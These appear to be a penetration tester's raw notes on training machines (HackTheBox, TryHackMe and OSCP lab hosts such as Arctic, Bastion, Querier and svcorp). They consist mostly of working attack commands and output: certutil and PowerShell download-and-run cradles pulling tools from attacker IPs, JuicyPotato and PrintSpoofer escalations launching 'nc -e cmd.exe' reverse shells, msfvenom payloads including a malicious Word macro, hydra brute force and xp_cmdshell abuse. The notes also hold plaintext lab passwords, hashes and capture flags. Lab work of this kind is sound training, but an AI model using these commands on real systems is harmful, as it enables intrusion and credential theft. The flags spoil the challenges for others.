                  SystemCare\ASCSERVICE.exe
ModifiableFilePermissions : {WriteAttributes, Synchronize, ReadControl,
                           ReadData/ListDirectory...}
ModifiableFileIdentityReference : STEELMOUNTAIN\bill
StartName        : LocalSystem
AbuseFunction    : Install-ServiceBinary -Name
                  'AdvancedSystemCareService9'
CanRestart       : True
Name            : AdvancedSystemCareService9
Check           : Modifiable Service Files

ServiceName      : IObitUnSvr
Path             : C:\Program Files (x86)\IObit\IObit
                  Uninstaller\IUService.exe
ModifiableFile   : C:\Program Files (x86)\IObit\IObit
                  Uninstaller\IUService.exe
ModifiableFilePermissions : {WriteAttributes, Synchronize, ReadControl,
                           ReadData/ListDirectory...}
ModifiableFileIdentityReference : STEELMOUNTAIN\bill
StartName        : LocalSystem
AbuseFunction    : Install-ServiceBinary -Name 'IObitUnSvr'
CanRestart       : False
Name            : IObitUnSvr
Check           : Modifiable Service Files

ServiceName      : LiveUpdateSvc
Path             : C:\Program Files
                  (x86)\IObit\LiveUpdate\LiveUpdate.exe
ModifiableFile   : C:\Program Files
                  (x86)\IObit\LiveUpdate\LiveUpdate.exe
ModifiableFilePermissions : {WriteAttributes, Synchronize, ReadControl,
                           ReadData/ListDirectory...}
ModifiableFileIdentityReference : STEELMOUNTAIN\bill
StartName        : LocalSystem
AbuseFunction    : Install-ServiceBinary -Name 'LiveUpdateSvc'
CanRestart       : False
Name            : LiveUpdateSvc
Check           : Modifiable Service Files

DefaultDomainName :
DefaultUserName  : bill
DefaultPassword  : PMBAf5KhZAxVhvqb

```

AltDefaultDomainName :  
AltDefaultUserName :  
AltDefaultPassword :  
Check : Registry Autologons

## ***Flags***

User

b04763b6fcf51fcd7c13abc7db4fd365

Root

Submitted. Not going back.

## ***Blaster (THM)***

wade  
parzival

C:\windows\system32\cmd.exe

## **Artic (htb)**

```
Directory of C:\Users\Administrator\Desktop
22/03/2017  09:02    <DIR>      .
22/03/2017  09:02    <DIR>      ..
22/03/2017  09:02    <DIR>      32 root.txt
                           1 File(s)           32 bytes
                           2 Dir(s)  33.183.268.864 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
ce65ceee66b2b5ebaff07e50508ffb90
C:\Users\Administrator\Desktop>hostname
hostname
arctic
```

## **enumeration**

2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03 hash

certutil.exe -urlcache -split -f "<http://10.10.14.7/JuicyPotato.exe>"

.\JuicyPotato.exe -l 1337 -p C:\windows\system32\cmd.exe -a "/c C:\ColdFusion8\wwwroot\CFIDE\shell.jsp" -t

.\JuicyPotato.exe -l 1337 -p C:\ColdFusion8\runtime\bin\shell.exe -t \* -c {9B1F122C-2982-4e91-AA8B-E071D54F2A4D}

.\JuicyPotato.exe -l 1337 -p C:\windows\system32\cmd.exe -a "/c C:\ColdFusion8\runtime\bin\shell.exe" -t \* -c {9B1F122C-2982-4e91-AA8B-E071D54F2A4D}

certutil.exe -urlcache -split -f "<http://10.10.14.7/nc.exe>"

.\JuicyPotato.exe -l 1337 -p C:\ColdFusion8\runtime\bin\shell53.exe -t \* -c {9B1F122C-2982-4e91-AA8B-E071D54F2A4D}

.\JuicyPotato.exe -l 1337 -p C:\windows\system32\cmd.exe -a "/c C:\ColdFusion8\runtime\bin\nc.exe -e cmd.exe 10.10.14.7 53" -t \* -c {9B1F122C-2982-4e91-AA8B-E071D54F2A4D}

## ***flags***

user

02650d3a69a70780c302e146a6cb96f3

root

ce65ceee66b2b5ebaff07e50508ffb90

# ***Bastard (htb)***

## **enumeration**

Windows server 2008R2

```
certutil.exe -urlcache -split -f "http://10.10.14.7/nc.exe"
```

```
certutil.exe -urlcache -split -f "http://10.10.14.7/JuicyPotato.exe"
```

```
.\JuicyPotato.exe -l 1337 -p C:\windows\system32\cmd.exe -a "/c C:\inetpub\drupal-7.54\nc.exe -e cmd.exe 10.10.14.7 443"  
-t * -c {9B1F122C-2982-4e91-AA8B-E071D54F2A4D}
```

## flags

```
user  
ba22fde1932d06eb76a163d312f921a2  
root  
4bf12b963da1b30cc93496f617f7ba7c
```

```
Directory of C:\Users\Administrator\Desktop  
  
19/03/2017  07:33  ??  <DIR>          .  
19/03/2017  07:33  ??  <DIR>          ..  
19/03/2017  07:34  ??          32 root.txt.txt  
                      1 File(s)           32 bytes  
                      2 Dir(s)  30.791.098.368 bytes free  
  
C:\Users\Administrator\Desktop>type root.txt.txt  
type root.txt.txt  
4bf12b963da1b30cc93496f617f7ba7c  
C:\Users\Administrator\Desktop>cd C:\users\dimitris  
cd C:\users\dimitris  
  
C:\Users\dimitris>cd desktop  
cd desktop  
  
C:\Users\dimitris\Desktop>type user.txt  
type user.txt  
ba22fde1932d06eb76a163d312f921a2  
C:\Users\dimitris\Desktop>hostname  
hostname  
Bastard
```

**Alfred (thm)**

## **enumeration**

```
hydra -s 8080 10.10.251.164 http-form-post "/j_acegi_security_check;j_username=^USER^&j_password=^PASS^:Invalid  
username or password" -l admin -P /usr/share/seclists/Passwords/darkweb2017-top1000.txt -t 10 -w 30
```

admin:admin

```
certutil.exe -urlcache -split -f "http://10.9.4.244/mimikatz.exe"  
certutil.exe -urlcache -split -f "http://10.9.4.244/PsExec64.exe"  
certutil.exe -urlcache -split -f "http://10.9.4.244/shell.exe"  
msfvenom -p windows/shell_reverse_tcp LHOST=10.9.4.244 LPORT=443 -f exe > shell.exe  
.\\Psexec64.exe -accepteula -i -s "C:\\Program Files (x86)\\Jenkins\\cmd.exe"
```

bruce

CEB6f5EcfcQWYDWRY

```
<passwordHash>#bcrypt:$2a$10$mNcW44UpK2WFfiniX6qfelhqBnJqlQLw8MLaP/ITM1vmh.E6AGAS</passwordHash>
```

cb2ae36e1862a23b3adfd393282eae76f896f2efb0a4da79643e33afc616751e

## ***flags***

User

79007a09481963edf2e1321abd9ae2a0

Root

dff0f748678f280250f25a45b8046b4a

## **Bastion (htb)**

## **enumeration**

```
ssh l4mpje@10.10.10.134  
bureaulampje
```

```
powershell.exe -exec Bypass "IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.7/PowerUp.ps1')
```

```
certutil.exe -urlcache -split -f "http://10.10.14.7/winPEASany.exe" && dir && .\winPEASany.exe quiet cmd fast
```

```
icacls 'C:\Users\L4mpje\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'  
icacls 'C:\Users\L4mpje\AppData\Local\Microsoft\WindowsApps\'
```

```
msfvenom -p windows/shell_reverse_tcp lhost=10.10.14.7 lport=443 -f dll -a x86 --platform win > wlbsctrl.dll  
certutil.exe -urlcache -split -f "http://10.10.14.7/wlbsctrl.dll"  
powershell.exe -exec Bypass "IEX(New-Object system.Net.WebClient).Downloadfile('http://10.10.14.7/wlbsctrl.dll','C:\Users\L4mpje\Desktop\wlbsctrl.dll')"
```

```
ssh administrator@10.10.10.134  
thXLHM96BeKL0ER2
```

## ***flags***

user

9bfe57d5c3309db3a151772f9d86c6cd

root

958850b91811676ed6620a9c430e65c8



## **enumeration**

Windows 10.0 Build 17763 x64

olevba3 filename.xlsm

Uid=reporting;Pwd=PcTWTHRwryjc\$c6

python3 /usr/share/doc/python3-impacket/examples/mssqlclient.py reporting:'PcTWTHRwryjc\$c6'@10.10.10.125 -windows-auth

python3 /usr/share/doc/python3-impacket/examples/smbserver.py -smb2support tools `pwd`

exec xp\_dirtree '\\10.10.14.8\tools',1,1

^^Connect to pythonsmbserver on your kali and run this to dir it. This may give you an NTLM hash.

hashcat64.exe -m 5600 .\yeet\Querier.txt .\yeet\rockyou.txt --show

mssql-svc

corporate568

python3 /usr/share/doc/python3-impacket/examples/mssqlclient.py mssql-svc:'corporate568'@10.10.10.125 -windows-auth  
enable\_xp\_cmdshell

exec xp\_cmdshell "powershell.exe -exec bypass iex(new-object net.webclient).downloadstring('<http://10.10.14.8/Invoke-PowerShellTcp.ps1>')"

whoami /groups (SEImpersonateToken)

powershell -NoProfile -ExecutionPolicy unrestricted -Command (new-object System.Net.WebClient).Downloadfile('<http://10.10.14.8:80/PrintSpoofer.exe>', 'C:\users\mssql-svc\desktop\PrintSpoofer.exe')

powershell -NoProfile -ExecutionPolicy unrestricted -Command (new-object System.Net.WebClient).Downloadfile('<http://10.10.14.8:80/nc.exe>', 'C:\users\mssql-svc\desktop\nc.exe')

.\printspoofer.exe -i -c C:\users\mssql-svc\desktop\nc.exe 10.10.14.8 3232 -e cmd.exe

## ***flags***

User

c37b41bb669da345bb14de50faab3c16

Root

b19c3794f786a1fdcf205f81497c3592

## ***OSCP Old***

rdesktop -g 1440x900 -u administrator -p lab 192.168.167.10



## **10.11.1.7 Pedro**

## ***enumeration***

Windows 10, Version 1803, courtesy of rdp product version

## **nmap**

```
echo -e e[5me[31me[1m1e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap -Pn  
10.11.1.7 && nmap -sC -sV -Pn 10.11.1.7 && nmap -p- -Pn 10.11.1.7  
1  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 10:32 EDT  
Nmap scan report for 10.11.1.7  
Host is up (0.079s latency).  
Not shown: 999 filtered ports  
PORT      STATE SERVICE  
3389/tcp  open  ms-wbt-server  
  
Nmap done: 1 IP address (1 host up) scanned in 10.84 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 10:32 EDT  
Nmap scan report for 10.11.1.7  
Host is up (0.085s latency).  
Not shown: 999 filtered ports  
PORT      STATE SERVICE      VERSION  
3389/tcp  open  ms-wbt-server Microsoft Terminal Services  
| rdp-ntlm-info:  
|   Target_Name: PEDRO  
|   NetBIOS_Domain_Name: PEDRO  
|   NetBIOS_Computer_Name: PEDRO  
|   DNS_Domain_Name: pedro  
|   DNS_Computer_Name: pedro  
|   Product_Version: 10.0.17134  
|_  System_Time: 2020-04-26T14:31:07+00:00  
| ssl-cert: Subject: commonName=pedro  
| Not valid before: 2020-03-30T16:40:47  
|_ Not valid after: 2020-09-29T16:40:47  
|_ssl-date: 2020-04-26T14:31:07+00:00; -1m46s from scanner time.  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
|_clock-skew: mean: -1m46s, deviation: 0s, median: -1m46s
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 15.98 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 10:32 EDT  
Nmap scan report for 10.11.1.7  
Host is up (0.072s latency).  
Not shown: 65534 filtered ports  
PORT      STATE SERVICE  
3389/tcp  open  ms-wbt-server
```

## **rdp nmap**

```
squid@CoolHandKali:/Yeet/Machines/OSCP/7$ nmap -Pn --script rdp* -p 3389 10.11.1.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 10:56 EDT
Nmap scan report for 10.11.1.7
Host is up (0.078s latency).
```

```
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
| rdp-enum-encryption:
|   Security layer
|     CredSSP (NLA): SUCCESS
|     CredSSP with Early User Auth: SUCCESS
|     RDSTLS: SUCCESS
|     SSL: SUCCESS
|_  RDP Protocol Version: RDP 10.5 server
| rdp-ntlm-info:
|   Target_Name: PEDRO
|   NetBIOS_Domain_Name: PEDRO
|   NetBIOS_Computer_Name: PEDRO
|   DNS_Domain_Name: pedro
|   DNS_Computer_Name: pedro
|   Product_Version: 10.0.17134
|_  System_Time: 2020-04-26T14:54:56+00:00
```

# Pictures

```
echo -e e[5me[31me[1mle[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping ; nmap -Pn 10.11.1.7 && nmap -sC -sV -Pn 10.11.1.7 && nmap -p- -Pn 10.11.
1
http://www.kellyodonnell.com/content/determining-os-type-ping
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 10:32 EDT
Nmap scan report for 10.11.1.7
Host is up (0.079s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 10.84 seconds
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 10:32 EDT
Nmap scan report for 10.11.1.7
Host is up (0.085s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE      VERSION
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: PEDRO
|   NetBIOS_Domain_Name: PEDRO
|   NetBIOS_Computer_Name: PEDRO
|   DNS_Domain_Name: pedro
|   DNS_Computer_Name: pedro
|   Product_Version: 10.0.17134
|_  System_Time: 2020-04-26T14:31:07+00:00
| ssl-cert: Subject: commonName=pedro
| Not valid before: 2020-03-30T16:40:47
|_ Not valid after: 2020-09-29T16:40:47
|_ssl-date: 2020-04-26T14:31:07+00:00; -1m46s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1m46s, deviation: 0s, median: -1m46s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.98 seconds
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 10:32 EDT
Nmap scan report for 10.11.1.7
Host is up (0.072s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
```

## **svcorp**

drop a .docm on .21's ftp server to give you a MSF shell (on 22)  
cmdkey /list will dump creds for alice.  
heresey...  
bypassuac and getsystem, with msf. then run mimikatz to get creds

<https://exploit.ph/active-directory-recon-1.html>

**10.11.1.20 sv-dc01**

## ***enumeration***

Windows 10.0 Build 17763 x64

svcorp.com

sv-dc01.svcorp.com

/usr/share/seclists/Passwords/xato-net-10-million-passwords-100.txt

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping ; nmap -Pn  
10.11.1.20 && nmap -sC -sV -Pn 10.11.1.20 && nmap -p- -Pn 10.11.1.20  
ttl=127  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-27 17:33 EDT  
Nmap scan report for 10.11.1.20  
Host is up (0.071s latency).  
Not shown: 988 closed ports  
PORT      STATE SERVICE  
53/tcp    open  domain  
88/tcp    open  kerberos-sec  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
389/tcp   open  ldap  
445/tcp   open  microsoft-ds  
464/tcp   open  kpasswd5  
593/tcp   open  http-rpc-epmap  
636/tcp   open  ldapssl  
3268/tcp  open  globalcatLDAP  
3269/tcp  open  globalcatLDAPssl  
3389/tcp  open  ms-wbt-server  
  
Nmap done: 1 IP address (1 host up) scanned in 2.62 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-27 17:33 EDT  
Nmap scan report for 10.11.1.20  
Host is up (0.087s latency).  
Not shown: 988 closed ports  
PORT      STATE SERVICE      VERSION  
53/tcp    open  domain?  
| fingerprint-strings:  
|_ DNSVersionBindReqTCP:  
|   version  
|   bind  
|_ LDAPSearchReq:  
|_ 3F28bD478d9c6eE3aB56  
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-04-27 21:31:37Z)  
135/tcp   open  msrpc       Microsoft Windows RPC  
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn  
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: svcorp.com0., Site: Default-First-Site-Name)  
445/tcp   open  microsoft-ds?  
464/tcp   open  kpasswd5?  
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0  
636/tcp   open  tcpwrapped  
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: svcorp.com0., Site: Default-First-Site-Name)  
3269/tcp  open  tcpwrapped  
3389/tcp  open  ms-wbt-server Microsoft Terminal Services  
| rdp-ntlm-info:  
| Target_Name: svcorp  
| NetBIOS_Domain_Name: svcorp  
| NetBIOS_Computer_Name: SV-DC01  
| DNS_Domain_Name: svcorp.com  
| DNS_Computer_Name: sv-dc01.svcorp.com  
| DNS_Tree_Name: svcorp.com  
| Product_Version: 10.0.17763  
|_ System_Time: 2020-04-27T21:33:57+00:00  
| ssl-cert: Subject: commonName=sv-dc01.svcorp.com  
| Not valid before: 2020-01-27T17:36:14  
|_ Not valid after: 2020-07-28T17:36:14  
|_ssl-date: 2020-04-27T21:34:12+00:00; -1m48s from scanner time.  
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at  
https://nmap.org/cgi-bin/submit.cgi?new-service :  
SF-Port53-TCP:V=7.80%I=7%D=4/27%Time=5EA74FAA%P=x86_64-pc-linux-gnu%r(DNSV  
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\x07version\  
SF:x04bind\0\0\x10\0\x03")%r(LDAPSearchReq,2C,""\0\*"\xeb\x81\x82\0\x01\0\0
```

SF:\0\0\0\x143F28bD478d9c6eE3aB56\x03com\0\0\x01\0\x01");  
Service Info: Host: SV-DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

```
|_clock-skew: mean: -1m48s, deviation: 0s, median: -1m48s
| smb2-security-mode:
| 2.02:
|_ Message signing enabled and required
| smb2-time:
| date: 2020-04-27T21:33:59
|_ start_date: N/A
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 285.39 seconds

Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-27 17:38 EDT

Nmap scan report for 10.11.1.20

Host is up (0.058s latency).

Not shown: 65508 closed ports

| PORT      | STATE | SERVICE          |
|-----------|-------|------------------|
| 53/tcp    | open  | domain           |
| 88/tcp    | open  | kerberos-sec     |
| 135/tcp   | open  | msrpc            |
| 139/tcp   | open  | netbios-ssn      |
| 389/tcp   | open  | ldap             |
| 445/tcp   | open  | microsoft-ds     |
| 464/tcp   | open  | kpasswd5         |
| 593/tcp   | open  | http-rpc-epmap   |
| 636/tcp   | open  | ldapssl          |
| 3268/tcp  | open  | globalcatLDAP    |
| 3269/tcp  | open  | globalcatLDAPssl |
| 3389/tcp  | open  | ms-wbt-server    |
| 5985/tcp  | open  | wsman            |
| 9389/tcp  | open  | adws             |
| 47001/tcp | open  | winrm            |
| 49664/tcp | open  | unknown          |
| 49665/tcp | open  | unknown          |
| 49666/tcp | open  | unknown          |
| 49667/tcp | open  | unknown          |
| 49669/tcp | open  | unknown          |
| 49672/tcp | open  | unknown          |
| 49677/tcp | open  | unknown          |
| 49678/tcp | open  | unknown          |
| 49683/tcp | open  | unknown          |
| 49688/tcp | open  | unknown          |
| 49707/tcp | open  | unknown          |
| 56723/tcp | open  | unknown          |

Nmap done: 1 IP address (1 host up) scanned in 248.87 seconds

## pictures

```
crackmapexec smb 10.11.1.20
```

```
SMB      10.11.1.20    445    SV-DC01
```

```
[*] Windows 10.0 Build 17763 x64 (name:SV-DC01) (domain:svcorp)
```

```
nmap -p 88 --script=krb5-enum-users --script-args krb5-enum-users.realm='svcorp.com',userdb=/usr/share/seclists/
```

```
Usernames/Names/names.txt 10.11.1.20
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/20$
```

```
Starting Nmap 7.80 ( https://nmap.org ) at
```

```
Nmap scan report for svcorp.com (10.11.1.2)
```

```
Host is up (0.083s latency).
```

```
PORt STATE SERVICE
```

```
88/tcp open  kerberos-sec
```

```
|  krb5-enum-users:
```

```
|    Discovered Kerberos principals
```

```
|      adam@svcorp.com
```

```
|      bruce@svcorp.com
```

```
|      jeff@svcorp.com
```

```
|      joe@svcorp.com
```

```
|      cory@svcorp.com
```

```
|      ralph@svcorp.com
```

```
|      mike@svcorp.com
```

```
|      bob@svcorp.com
```

```
|      bethany@svcorp.com
```

```
|      pedro@svcorp.com
```

```
|      sherlock@svcorp.com
```

```
|      john@svcorp.com
```

```
|      nicky@svcorp.com
```

```
|      carol@svcorp.com
```

```
|      kevin@svcorp.com
```

```
|      evan@svcorp.com
```

```
|      pete@svcorp.com
```

```
|      alice@svcorp.com
```

```
|      nina@svcorp.com
```

```
|      brett@svcorp.com
```

```
|      james@svcorp.com
```

## **10.11.1.21-22**

Nmap showed that many ports were open, most interestingly 21 (ftp), 80 (http), 135, 139, 445 (smb) and 3389 (rdp). Visiting the web page on port 80 read the following, 'All documents must be supplied for edit before final submission. The editorial team leads this process and will collect any document supplied. To submit a document connect to the FTP server on port 21 using the username: "editor" and the password "MyEditWork". Ensure that any documents are saved in the ".doc" or ".docx" format, this will allow our editors to quickly go through the document and perform editorial work' The tester (Chris) confirmed that the FTP credentials were functional and that he was able to "put" to the server. Chris used a msfvenom command to create a vbs script that he added to a macro on a word document named 443-167.docm.

He then uploaded the .docm file to the FTP server and received a reverse shell when the command was executed. The shell he received was of alice/svcorp which allowed him to read the proof.txt file on the administrator desktop.

```
#https://github.com/GhostPack/Seatbelt
```

<https://m0chan.github.io/2019/07/30/Windows-Notes-and-Cheatsheet.html#-run-seatbelt-absolutely-must>

## **enumeration**

iis 10, either windows 10 or server 2019

x64

username: editor

MyEditWork

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.119.167 lport=443 -f vba > 443-167.vba
```

```
464a734cfa6ca2188ffaaa902f144bce
```

```
alice  
2A2FD0C6BD593019C64769EC56536B5C  
cmdkey /list  
dir C:\Users\alice\AppData\Local\Microsoft\Credentials\  
dir C:\Users\alice\AppData\Roaming\Microsoft\Credentials\  
Get-ChildItem -Hidden C:\Users\alice\AppData\Local\Microsoft\Credentials\  
Get-ChildItem -Hidden C:\Users\alice\AppData\Roaming\Microsoft\Credentials\
```

## nmap

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap -Pn  
10.11.1.21 && nmap -sC -sV -Pn 10.11.1.21 && nmap -p- -Pn 10.11.1.21
```

ttl=127

<http://www.kellyodonnell.com/content/determining-os-type-ping>

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-28 11:45 EDT

Nmap scan report for 10.11.1.21

Host is up (0.058s latency).

Not shown: 994 closed ports

PORT STATE SERVICE

21/tcp open ftp

80/tcp open http

135/tcp open msrpc

139/tcp open netbios-ssn

445/tcp open microsoft-ds

3389/tcp open ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.64 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-28 11:45 EDT

Nmap scan report for 10.11.1.21

Host is up (0.068s latency).

Not shown: 994 closed ports

PORT STATE SERVICE VERSION

21/tcp open ftp FileZilla ftptd

| ftp-syst:

|\_ SYST: UNIX emulated by FileZilla

80/tcp open http Microsoft IIS httpd 10.0

| http-methods:

|\_ Potentially risky methods: TRACE

|\_http-server-header: Microsoft-IIS/10.0

|\_http-title: SV Corporation Editorial Process

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds

3389/tcp open ms-wbt-server Microsoft Terminal Services

| rdp-ntlm-info:

| Target\_Name: svcorp

| NetBIOS\_Domain\_Name: svcorp

| NetBIOS\_Computer\_Name: SV-FILE01

| DNS\_Domain\_Name: svcorp.com

| DNS\_Computer\_Name: sv-file01.svcorp.com

| DNS\_Tree\_Name: svcorp.com

| Product\_Version: 10.0.14393

|\_ System\_Time: 2020-04-28T15:43:54+00:00

| ssl-cert: Subject: commonName=sv-file01.svcorp.com

| Not valid before: 2020-01-27T17:51:40

|\_ Not valid after: 2020-07-28T17:51:40

|\_ssl-date: 2020-04-28T15:44:02+00:00; -1m50s from scanner time.

Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:

|\_clock-skew: mean: -1m50s, deviation: 0s, median: -1m50s

|\_smb-os-discovery: ERROR: Script execution failed (use -d to debug)

| smb-security-mode:

| account\_used: guest

| authentication\_level: user

| challenge\_response: supported

|\_ message\_signing: disabled (dangerous, but default)

| smb2-security-mode:

| 2.02:

|\_ Message signing enabled but not required

| smb2-time:

| date: 2020-04-28T15:43:57

|\_ start\_date: 2020-04-01T01:50:25

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 25.17 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-28 11:45 EDT

Nmap scan report for 10.11.1.21

Host is up (0.068s latency).

Not shown: 65519 closed ports

| PORT      | STATE | SERVICE       |
|-----------|-------|---------------|
| 21/tcp    | open  | ftp           |
| 80/tcp    | open  | http          |
| 135/tcp   | open  | msrpc         |
| 139/tcp   | open  | netbios-ssn   |
| 445/tcp   | open  | microsoft-ds  |
| 3389/tcp  | open  | ms-wbt-server |
| 5985/tcp  | open  | wsman         |
| 47001/tcp | open  | winrm         |
| 49664/tcp | open  | unknown       |
| 49665/tcp | open  | unknown       |
| 49666/tcp | open  | unknown       |
| 49667/tcp | open  | unknown       |
| 49668/tcp | open  | unknown       |
| 49669/tcp | open  | unknown       |
| 49670/tcp | open  | unknown       |
| 49671/tcp | open  | unknown       |

Nmap done: 1 IP address (1 host up) scanned in 125.63 seconds

## pictures

username: "editor" and the password "MyEditWork".

```
> msfvenom -p windows/shell_reverse_tcp lhost=192.168.119.167 lport=443 -f vba > 443-167.vba
```

```
ftp> bi  
200 Type set to I  
ftp> put 443-167.docm  
local: 443-167.docm remote: 443-167.docm  
200 Port command successful
```

```
whoami && type proof.txt && ipconfig && hostname  
svcorp\alice  
464a734cfa6ca2188ffaaa902f144bce  
Windows IP Configuration
```

Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix . :  
IPv4 Address . . . . . : 10.11.1.22  
Subnet Mask . . . . . : 255.255.0.0  
Default Gateway . . . . . : 10.11.0.1
```

Tunnel adapter isatap.{61F58CA4-8B88-40E2-999B-58FF2ABDA46F}:

```
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :  
svclient08
```

```
PS Y:\> IEX(new-object net.webclient).downloadstring('http://192.168.119.167:8080/PowerView.ps1'); get-netsession
IEX(new-object net.webclient).downloadstring('http://192.168.119.167:8080/PowerView.ps1'); get-netsession

sesi10_cname sesi10_username sesi10_time sesi10_idle_time
----- -----
\\[::1]      alice          0            0

PS Y:\> IEX(new-object net.webclient).downloadstring('http://192.168.119.167:8080/PowerView.ps1'); get-netloggedon
IEX(new-object net.webclient).downloadstring('http://192.168.119.167:8080/PowerView.ps1'); get-netloggedon

wkui1_username wkui1_logon_domain wkui1_oth_domains wkui1_logon_server
----- -----
Administrator  SVCLIENT08           SVCLIENT08
Administrator  SVCLIENT08           SVCLIENT08
alice          svcorp               SV-DC01
alice          svcorp               SV-DC01
SVCLIENT08$    svcorp               SV-DC01
SVCLIENT08$    svcorp               SV-DC01
SVCLIENT08$    svcorp               SV-DC01
```

**10.11.1.44**

## ***enumeration***

Tricia  
Burto

https...

<https://www.exploit-db.com/exploits/39821>

## **nmap**

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping ; nmap -Pn  
10.11.1.44 && nmap -sC -sV -Pn 10.11.1.44 && nmap -p- -Pn 10.11.1.44  
ttl=63
```

<http://www.kellyodonnell.com/content/determining-os-type-ping>

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-30 15:51 EDT

Nmap scan report for 10.11.1.44

Host is up (0.088s latency).

Not shown: 998 closed ports

PORT STATE SERVICE

22/tcp open ssh

8000/tcp open http-alt

Nmap done: 1 IP address (1 host up) scanned in 1.20 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-30 15:51 EDT

Nmap scan report for 10.11.1.44

Host is up (0.059s latency).

Not shown: 998 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 5.3p1 Debian 3ubuntu7 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

|\_ 1024 65:63:69:c9:8b:96:b1:fb:be:d5:5c:f8:1e:7b:de:8f (DSA)

|\_ 2048 28:99:c0:51:20:9b:31:e1:a4:fb:9a:17:46:52:cf:fc (RSA)

8000/tcp open http-alt?

|\_http-title: Site doesn't have a title (text/plain).

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 54.34 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-30 15:52 EDT

Nmap scan report for 10.11.1.44

Host is up (0.051s latency).

Not shown: 65533 closed ports

PORT STATE SERVICE

22/tcp open ssh

8000/tcp filtered http-alt

Nmap done: 1 IP address (1 host up) scanned in 63.74 seconds

## **dirbust**

```
squid@CoolHandKali:/Yeet/Machines/OSCP/44$ wfuzz -c -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u https://10.11.1.44:8000/FUZZ | grep -v 404
```

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

```
*****
* Wfuzz 2.4.5 - The Web Fuzzer *
*****
```

Target: https://10.11.1.44:8000/FUZZ

Total requests: 220560

```
=====
ID      Response Lines  Word   Chars
Payload
=====
```

| ID         | Response | Lines | Word  | Chars    |                                                                    |
|------------|----------|-------|-------|----------|--------------------------------------------------------------------|
| 000000001: | 200      | 170 L | 650 W | 7381 Ch  | "# directory-list-2.3-medium.txt"                                  |
| 000000002: | 200      | 170 L | 650 W | 7381 Ch  | "#"                                                                |
| 000000003: | 200      | 170 L | 650 W | 7381 Ch  | "# Copyright 2007 James Fisher"                                    |
| 000000011: | 200      | 170 L | 650 W | 7381 Ch  | "# Priority ordered case sensative list, where entries were found" |
| 000000005: | 200      | 170 L | 650 W | 7381 Ch  | "# This work is licensed under the Creative Commons"               |
